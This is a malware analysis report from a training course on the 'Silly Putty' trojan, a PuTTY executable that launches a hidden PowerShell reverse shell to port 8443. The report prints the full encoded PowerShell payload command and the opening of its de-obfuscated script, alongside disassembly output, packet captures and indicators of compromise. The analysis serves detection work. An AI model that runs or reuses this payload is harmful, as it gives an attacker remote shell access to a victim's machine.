Malware Analysis Report

Silly Putty

Aug 2024 | Kristo Tony | v1.0

Table of Contents

Executive Summary


SHA256 hash	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

Silly Putty is a trojan encountered while investigating malware samples during the PMAT analysis course. The program is a 32-bit PE executable written in C. The trojan consists of the original PuTTy.exe program file on the front end and deploys a payload on the back end to establish a remote connection to an external domain on the target machine. The program created no artefacts on the host during the program's detonation.

YARA signature rules are attached in GitHub.

High-Level Technical Summary

The trojan consists of a payload written in Powershell and the PE executable of putty. On execution, the payload opens up a PowerShell command prompt which tries to set up a reverse shell to the server bonus2.corporatebonusapplication.local at port 8443. At the same time opening up the legitimate putty application.


putty.exe
Run Powershell Payload to setup reverse shell to bonus2.corporatebonusapplication.local, 8443
Open legitimate putty.exe

Malware Composition

The sample consists of the following components:


File Name	SHA256 Hash
putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

putty.exe

The initial executable that runs the Powershell payload with the legitimate putty executable.

Powershell payload:


A Gzip and base64 encoded Powershell script that reaches out to the malicious domain and sets up a reverse shell.



```
Main payload - powershell.exe -nop -w hidden -noni -ep bypass "&
([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAE
SCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1
OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G
9kGsLJLscvdlVGqlnRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3Ev
E6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfg
CVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKl
qdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2plmJC5kFRj+U
7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4Mg
KMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4
AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miB
nlrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdTh
gYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Toh
dcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh
33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYql3jqFn6lyiuBFVOwdkTPX
SSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98l7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZ
QbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6Kl1dDKAmpHRuS
v1MC6DVOthalh1IKOR3MjoK1UJfnhGVlpR+8hOCi/WlGf9s5naT/1D6Nm++OTrtVTgantvmcFW
p5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Fig 1: Obfuscated Powershell Payload.

Static Analysis



```
entry0
fcn.00401000
fcn.00401177
fcn.0040130c
fcn.00401473
fcn.00401482
fcn.00401630
fcn.0040164e
fcn.004016c7
fcn.00401745
fcn.00401793
fcn.004017a4
fcn.00401819
fcn.00402ec9
fcn.00402f24
fcn.00402fa0
fcn.00402fec
fcn.00403068
fcn.00403084
fcn.004030a6
fcn.00403179
fcn.004031ad
fcn.0040324d
fcn.004032eb
fcn.00403392
fcn.00403430
fcn.004034c2
fcn.004034f8
fcn.004035aa
fcn.00403662
fcn.00403700
fcn.0040379e
```

OVERVIEW

Info

File:	C:\Users\SR\Desktop\putty.exe.ma	FD:	3	Architecture:	x86
Format:	pe	Base addr:	0x00400000	Machine:	i386
Bits:	32	Virtual addr:	True	OS:	windows
Class:	PE32	Canary:	False	Subsystem:	Windows GUI
Mode:	r-x	Crypto:	False	Stripped:	False
Size:	1.47 MB	NX bit:	True	Relocs:	False
Type:	EXEC (Executable file)	PIC:	False	Endianness:	LE
Language:	c	Static:	False	Compiled:	Sat Jul 10 02:51:55 2021 UTC-
		Relro:	N/A	Compiler:	N/A

Hashes

MD5:	334a10500feb0f3444bf2e86ab2e76da
SHA1:	c6a97b63fbd970984b95ae79a2b2aef5749ee463
SHA256:	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
CRC32:	567d8ee5
ENTROPY:	7.394148

Libraries


gdi32.dll
user32.dll
comdlg32.dll
shell32.dll
ole32.dll
imm32.dll
advapi32.dll
kernel32.dll

Analysis info

Functions:	1929
X-Refs:	30427
Calls:	23090


Fig 2: Cutter output with basic details.

Dynamic Analysis



```
putty.exe (1908)
  powershell.exe (4112)
    Conhost.exe (4848)
```

Fig 3: Process Tree from Procmon.



Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address):

Port: 22

Connection type: ● SSH ○ Serial ○ Other: Telnet

Load, save or delete a stored session

Saved Sessions

Default Settings


Close window on exit: ○ Always ○ Never ● Only on clean exit

Fig 4: Executed Program.

Indicators of Compromise

The full list of IOCs can be found in the Appendices.


Network Indicators



```
No.   Time          Source      Destination  Protocol  Length Info
    9 28.804428221  10.0.0.6    10.0.0.5     DNS           98 Standard query 0x85ff A bon
   10 28.809411257  10.0.0.5    10.0.0.6     DNS          114 Standard query response 0x8

    Transaction ID: 0x85ff
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ bonus2.corporatebonusapplication.local: type A, class IN
        Name: bonus2.corporatebonusapplication.local
        [Name Length: 38]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 10]
```

Fig 5: WireShark Packet Capture of DNS requests made.



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp

No.  Time        Source    Destination  Protocol  Length Info
  19 47.353357   10.0.0.6  10.0.0.5     TCP        66 49686 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
  21 47.857677   10.0.0.6  10.0.0.5     TCP        66 [TCP Port numbers reused] 49686 → 8443 [SYN] Seq=0 Win=64
  23 48.360410   10.0.0.6  10.0.0.5     TCP        66 [TCP Port numbers reused] 49686 → 8443 [SYN] Seq=0 Win=64
  25 48.888323   10.0.0.6  10.0.0.5     TCP        66 [TCP Port numbers reused] 49686 → 8443 [SYN] Seq=0 Win=64
  27 49.396935   10.0.0.6  10.0.0.5     TCP        66 [TCP Port numbers reused] 49686 → 8443 [SYN] Seq=0 Win=64
 636 262.022358  10.0.0.6  10.0.0.5     TCP        66 49687 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 S
 638 262.023292  10.0.0.6  10.0.0.5     TCP        54 49687 → 443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
 639 262.024777  10.0.0.6  10.0.0.5     TLSv1.3   659 Client Hello (SNI=config.edge.skype.com)
 642 262.041322  10.0.0.6  10.0.0.5     TLSv1.3    84 Change Cipher Spec, Application Data
 643 262.042841  10.0.0.6  10.0.0.5     TCP        54 49687 → 443 [FIN, ACK] Seq=636 Ack=1456 Win=2100736 Len=0
 646 262.061313  10.0.0.6  10.0.0.5     TCP        54 49687 → 443 [ACK] Seq=637 Ack=1457 Win=2100736 Len=0
  20 47.353993   10.0.0.5  10.0.0.6     TCP        60 8443 → 49686 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  22 47.858529   10.0.0.5  10.0.0.6     TCP        60 8443 → 49686 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  24 48.361222   10.0.0.5  10.0.0.6     TCP        60 8443 → 49686 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  26 48.889961   10.0.0.5  10.0.0.6     TCP        60 8443 → 49686 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  28 49.397837   10.0.0.5  10.0.0.6     TCP        60 8443 → 49686 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Fig 6: WireShark Packet Capture of TCP requests made.

Host-based Indicators

No host-based indicators were found.

Rules & Signatures


A full set of YARA rules can be found on GitHub.

Appendices

A. Callback URLs

Domain	Port
bonus2.corporatebonusapplication.local	8443

B. De-Obfuscated Payload



```
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
